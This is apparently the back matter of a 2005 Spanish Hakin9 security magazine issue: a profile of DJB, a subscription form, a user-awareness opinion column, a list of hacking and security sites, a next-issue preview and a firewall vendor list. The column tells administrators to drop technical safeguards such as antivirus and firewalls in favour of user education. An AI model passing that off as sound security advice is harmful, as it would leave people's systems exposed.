DJB es el creador de qmail, djbdns, ucspi-tcp, daemontools, publicfile y muchos otros programas, que incluyen varias bibliotecas, algunas de ellas basadas en sus propios algoritmos y métodos de cálculo. Lo que es más inusual en sus programas es que usan muy pocas funciones de las bibliotecas: Dan escribe las suyas propias, mucho más seguras. También ofrece premios en metálico para aquellos que encuentren fallos en sus creaciones más populares. Nadie ha conseguido el premio hasta ahora, y lleva diez años ofreciéndolo.

Uno de los últimos proyectos de Dan incluyó el descubrimiento de varias debilidades serias de AES cipher – un ataque de timing, que permite la extracción de la clave completa de AES desde un servidor de red. Este ha sido el tema de su ponencia en la conferencia Enigma 2005 (*http://www.enigma.com.pl*).

Más información sobre Dan y sus proyectos puede encontrarse en su página: *http://cr.yp.to.*

Pedido de suscripción






Por favor, rellena este cupón y mándalo por fax: 0048 22 887 10 11 o por correo: Software-Wydawnictwo Sp. z o. o., Piaskowa 3, 01-067 Varsovia, Polonia; e-mail: *subscripcion@software.com.pl*

Nombre(s) .... Apellido(s) ....

Dirección ....

C.P. .... Población ....

Teléfono .... Fax ....

Suscripción a partir del N° ....

e-mail (para poder recibir la factura) ....

☐ Renovación automática de la suscripción

Título	número de ejemplares al año	número de suscripciones	a partir del número	Precio
Sofware Developer's Journal Extra! (1 CD-ROM) – el antiguo Software 2.0 Bimestral para programadores profesionales	6			38 €
Linux+DVD (2 DVDs) Mensual con dos DVDs dedicado a Linux	12			86 €
Hakin9 – ¿cómo defenderse? (1 CD-ROM) Bimestral para las personas que se interesan de la seguridad de sistemas informáticos	6			38 €
Linux+ExtraPack (7 CD-ROMs) Las distribuciones de Linux más populares	6			50 €
			En total	

Realizo el pago con:

☐ **tarjeta de crédito n°** ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ **Válida hasta** ☐☐☐☐ **CVC Code** ☐☐☐

Fecha y firma obligatorias:

☐ **transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO**

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN:ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM

Deseo recibir la factura antes de realizar el pago ☐



Tomasz Nidecki

RFC 4141 The User Awareness Factor

Este documento hace énfasis en el User Awareness Factor (UAF) – un nuevo estándar para las medidas de seguridad. El User Awareness Factor se basa en un principio sencillo, que según se cree permanece invariable: la mayoría de los usuarios son capullos.

Aunque tal RFC no existe aún, me gustaría que sí lo hiciera. Quizás se le prestaría más atención a esta principal fuente de amenazas, la que se ignora con tranquilidad. Estamos creando nuevos protocolos, nuevas herramientas, nuevas medidas de seguridad, y dejando un agujero del tamaño del Vredefort Dome abierto de par en par. Y lo que es peor, se debe estar ciego para no verlo, pues la última tendencia entre los criminales de la red se basa en explotar precisamente esta vulnerabilidad. Sin dudas. No hay nada más fácil de explotar.

¿Queréis algunos ejemplos? Allá vamos. Hace sólo un par de semanas, un par de máquinas de la empresa fueron infectadas por un gusano, pues el fabricante del antivirus utilizado en la red aún no había preparado una firma apropiada. El gusano entró en la red mediante una sola cuenta de correo, y si no hubiese sido por su usuario no se hubiese infectado la estación de trabajo de destino. El gusano se encontraba en un archivo *.rar*, y el usuario no disponía de un desempaquetador apropiado. Así que... reenvió el archivo a todos en su empresa pidiéndoles que abrieran el archivo y comprobaran qué había en él. Bueno, como podréis imaginar, eso fue lo que hicieron muchos de los destinatarios.

¿Alguna vez has notado que la mayoría de los gusanos de email no se basan en explotar agujeros en, digamos, el Outlook Express, sino que en cambio tienen como objetivo al usuario? Estos obtienen las direcciones del remitente y del destinatario de la misma libreta de direcciones o dominio, y emplean asuntos y contenidos persuasivos. Bien, observemos uno de los gusanos más exitosos – el legendario LoveLetter. ¿Explotaba un agujero el dicho gusano? Pues, no. Hacía creer al usuario que el adjunto era lo suficientemente interesante como para abrirlo. Millones lo abrieron.


Otro ejemplo. ¿En qué se basan los ataques de phishing o pharming? La mayoría lo hacen en la candidez de los usuarios. ¿Los troyanos utilizan vulnerabilidades? No – ellos imitan a aplicaciones conocidas. ¿El spyware utiliza los agujeros de seguridad para propagarse? No, se basa en el hecho de que a la mayoría de los usuarios les gusta visitar sitios porno.

Si se te acerca un extraño en la calle y te da una taza de café, ¿te la beberías? Si alguien te llama por teléfono, y te dice que acabas de ganar un millón de euros, pero que necesitan cobrar de tu tarjeta de crédito 99 céntimos (por los cargos de procesamiento), ¿creerías ciegamente en ellos y les darías el número de tu tarjeta? Si alguien llama a la puerta, tapando la mirilla, y te dice que es la señora mayor del piso de abajo, y que necesita tu ayuda para apagar un fuego en su apartamento, correrías a socorrerla dejando la puerta abierta de par en par. ¿Entonces por qué abres un adjunto desconocido? ¿Cuál es la diferencia? No veo ninguna.

La clave de la seguridad reside, en mi opinión, no en el ordenador, sino en nuestro propio cerebro. Probablemente esto se pueda tomar como un alarde, pero en los 20 años que llevo usando ordenadores cada día, y en los 15 que llevo conectado a varias redes (primero la BBS-s, luego la FidoNet, más tarde a Internet), mi ordenador nunca se ha visto infectado por un virus. Nunca. Y no utilizo antivirus, ni cortafuegos y tampoco herramientas de anti-spyware en mi puesto de trabajo. ¿Cuál es el secreto? El secreto es la conciencia. Es evitar las aplicaciones más populares. Pensándoselo, antes de clickear. ¿Y sabéis qué? ¡Funciona!


Así que no malgastes tu tiempo poniendo en práctica medidas técnicas de seguridad en tus redes. En su lugar, comienza a dedicar una gran parte de tu tiempo a educar a tus usuarios. Es más eficaz. Las medidas de seguridad se violarán tarde o temprano. La conciencia del usuario, una vez se ha puesto en práctica, se queda. Para siempre. ■

Páginas recomendadas >>>




Una especie de portal para la gente que le gusta la informática y la seguridad. Si te gusta este mundo, te gustará elhacker.net

http://www.elhacker.net




Un sitio argentino sobre la Seguridad Informática. Cuenta con múltiples servicios gratuitos contra malware y ataques a nuestra privacidad.

http://www.segu-info.com.ar




Website de contenido underground, hacking, temas de seguridad, técnicas de hacking, troyanos, msn tools, noticias informaticas.

http://www.cyberpirata.org



Un sitio web sobre la seguridad y contraseguridad informática. Artículos, noticias, información vírica, descargas de herramientas.

http://www.freneticmig.com



Hack Hispano, comunidad de usuarios en la que se tratan temas de actualidad sobre nuevas tecnologías, Internet y seguridad informática.

http://www.hackhispano.com



Página con aplicaciones de varios tipos, descargas gratis, programas Xp, para todos los interesados por hacking.

http://www.hackblack.com



Una página independiente y no comercial. Allí se reúnen amigos hispanos para desarrollar Internet de calidad y para todos.

http://www.agujero.com



Hack-X-elite un grupo de personas interesadas en la seguridad, hack. Allí se hacen y responden preguntas y se recomiendan programas.

http://mx.geocities.com/ecccompu/hack/inicial.htm



Indaya teaM fue creada por un grupo de personas amantes de la informática para ayudar a todos los que se interesan por la informática.

http://www.indaya.com



pOrtal Hacker .net Portal Hispano dedicado a la exposición de recursos hacking como programas, manuales, Ezines etc.

http://www.portalhacker.net



Seguridad0 es un magazine gratuito de seguridad informática. Tiene una periodicidad semanal, aunque se anaden noticias a diario.


http://www.seguridad0.com



La Web de Dragon. Noticias, descargas gratuitas, herramientas útiles para todos los que se interesan por hacking y seguridad informática.

http://www.dragonjar.us

En el número siguiente, entre otros:



Librería pcap – acceso de bajo nivel a la red

La escritura de aplicaciones que requieren acceso a la mayoría de las capas ISO/OSI, no es una tarea fácil – con regularidad exige el formateado no estándar de los paquetes enviados a la red. Konrad Malewski nos enseña cómo omitir estos problemas empleando la librería *WinPcap* y *libnet*.

¿Cómo funcionan los dialers?

Intenet de banda ancha es cada vez más popular; no obstante, aún el método más popular de acceder a la red son las conexiones de tipo dial-up. La especificación de esta tecnología provoca que los usuarios están expuestos a ataques de dialers, capaces de cambiar las preferencias de los módems. El artículo de Ariel Iván Ruiz Mateos nos habla sobre el principio de funcionamiento y los métodos sofisticados de defensa ante estos programas.

Ataques en los protocolos de capa 2 del modelo ISO/OSI

La capa 2 (conexión de datos) del modelo de referencia ISO/OSI responde por la conexión entre los nudos de red adyacentes – a ésta pertenecen, entre otros, los protocolos STP, CDP, DHCP, HSRP y VTP. David Barroso Berrueta y Alfredo Andres Omella, creadores del programa Yersinia que realiza ataques automáticos a estos protocolos, nos explican cómo protegernos ante los peligros para esta capa.

En el CD

- *hakin9.live* – distribución bootable de Linux,
- muchas herramientas – composición imprescindible de un hacker,
- tutoriales – ejercicios prácticos de los problemas tratados en los artículos,
- documentación adicional,
- versiones completas de aplicaciones comerciales.

Diseño seguro de aplicaciones en .NET

La tecnología .NET no esta libre de defectos. Errores en el código y mal diseno de la aplicación provocan que los creadores de los programas con frecuencia facilitan la tarea a los intrusos. Arkadiusz Merta nos habla sobre la seguridad del diseno y de la escritura del código en .NET.

IPsec – ataques en redes VPN

Virtual Private Networks (redes virtuales privadas) significativamente aumentan la seguridad de las redes corporativas diseminadas. Sin embargo, los ataques a las mencionadas soluciones, aunque quitan mucho tiempo, son posibles. Roy Hills, autor del escáner ike-scan, presenta los métodos de agresión más efectivos.

Información actual sobre el próximo número – *http://www.hakin9.org/es*

El número está a la venta desde principios de Noviembre de 2005.

La redacción se reserva el derecho a cambiar el contenido de la revista.


ONLY FRESH IDEAS

TO ORDER: SHOP.SOFTWARE.COM.PL









Software Developer's JOURNAL
new ideas & solutions for professional programmers
Polish, English and French language versions

.psd
Adobe Photoshop users magazine
Polish, French and Italian language versions

Linux+ DVD
Europe's biggest Linux magazine
Polish, French, Spanish, Czech and German language versions

MORE: WWW.SOFTWARE.COM.PL

WE ARE LOOKING FOR LICENSORS AND DISTRIBUTORS WORLDWIDE
CONTACT: MONIKA GODLEWSKA, MONIKAG@SOFTWARE.COM.PL

Empresas especializadas en los sistemas cortafuegos y VPN

Nº	Nombre de empresa o producto	URL
1	8signs	*http://www.consealfirewall.com/*
2	Acrosser	*http://www.acrosser.com/firewall/*
3	Agnitum	*http://www.agnitum.com/*
4	Alpha Shield	*http://www.alphashield.com/*
5	Armor2Net	*http://www.armor2net.com/*
6	Asante	*http://www.asante.com/*
7	Astaro	*http://www.astaro.com/*
8	AT&T	*http://www.business.att.com/*
9	Blue Coat	*http://www.bluecoat.com/*
10	BorderWare	*http://www.borderware.com/*
11	Checkpoint	*http://www.checkpoint.com/*
12	Cisco	*http://www.cisco.com/*
13	Cisilion	*http://www.cisilion.com/*
14	Core Security Technologies	*http://www1.corest.com/*
15	CrystalFire Software	*http://www.crystalfiresw.com/*
16	Cyberguard	*http://www.cyberguard.com/*
17	D-Link	*http://www.dlink.com/products/*
18	DoorStop X Firewall	*http://www.opendoor.com/doorstop/*
19	DSL Warehouse	*http://www.dsl-warehouse.co.uk/*
20	Dynalink	*http://www.dynalink.com/*
21	Equinux	*http://www.equinux.com/*
22	EsComputer	*http://www.escom.co.jp/*
23	Firewall Leak Tester	*http://www.firewallleaktester.com/*
24	Firewall Test	*http://www.hackerwatch.org/probe/*
25	Firewall-net	*http://www.firewall-net.com/*
26	Freedom	*http://www.freedom.net/products/firewall/*
27	Gibraltar Firewall	*http://www.gibraltar.at/*
28	IBM	*http://www.ibm.com/*
29	Infiltration Systems	*http://www.infiltration-systems.com/*
30	InJoy Firewall	*http://www.fx.dk/firewall/*
31	Innovative Security Systems	*http://www.argus-systems.com/*
32	Internet Security Alliance	*http://www.pcinternetpatrol.com/*
33	Internet Security Systems	*http://www.iss.net/*
34	Intrinsec	*http://www.intrinsec.com/*
35	Intrusion	*http://www.intrusion.com/*
36	Iogear	*http://www.iogear.com/*
37	Jetico	*http://www.jetico.com/*
38	Juniper Networks	*http://www.juniper.net/*
39	k2net	*http://www.k2net.pl/*
40	Kerberos	*http://www.kerberos.pl/*

Nº	Nombre de empresa o producto	URL
41	Kerio	*http://www.kerio.com/*
42	Lancope	*http://www.lancope.com/*
43	MacMall	*http://www.macmall.com/*
44	McAfee	*http://us.mcafee.com/*
45	netForensics	*http://www.netforensics.com/*
46	Netgear	*http://www.netgear.com/*
47	Netopia	*http://www.netopia.com/*
48	NETSEC – Network Security Software	*http://www.specter.com*
49	Next Generation Security S.L.	*http://www.ngsec.com/*
50	NFR Security	*http://www.nfr.net/*
51	NSECURE Software PVT Limited	*http://www.nsecure.net/*
52	Nvidia	*http://www.nvidia.com/object/security.html*
53	Privacyware	*http://www.privacyware.com/*
54	Qbik	*http://www.wingate.com/*
55	Radware	*http://www.radware.com/*
56	Reflex Security	*http://www.reflexsecurity.com/*
57	Resilience	*http://www.resilience.com/*
58	RSA Security	*http://www.rsasecurity.com/*
59	Safe Computing	*http://www.safecomp.com/*
60	Safety - Lab	*http://www.safety-lab.com/*
61	Seclutions AG	*http://www.seclutions.com/*
62	Secunia	*http://secunia.com/*
63	Securepoint	*http://www.securepoint.cc/*
64	Securesoft	*http://www.securesoftusa.com/*
65	Secuser	*http://www.secuser.com/*
66	Sonicwall	*http://www.sonicwall.com/*
67	Sprint	*http://www.sprint.com/*
68	Summit Technologies	*http://www.summittechnologies.biz/*
69	Sygate	*http://www.sygate.com/*
70	Symantec	*http://www.symantec.com/*
71	Team ASA	*http://www.teamasa.com/*
72	Tiny Software	*http://www.tinysoftware.com/*
73	Unibrain	*http://www.unibrain.com/*
74	V-one	*http://www.v-one.com/*
75	Vigilanminds	*http://www.vigilantminds.com/*
76	VPNlabs	*http://vpnlabs.org/*
77	WatchGuard	*http://www.watchguard.com/*
78	Wingate	*http://www.wingate.com/*
79	Zone Labs	*http://www.zonelabs.com/*
80	Zyxel	*http://www.zyxel.com/*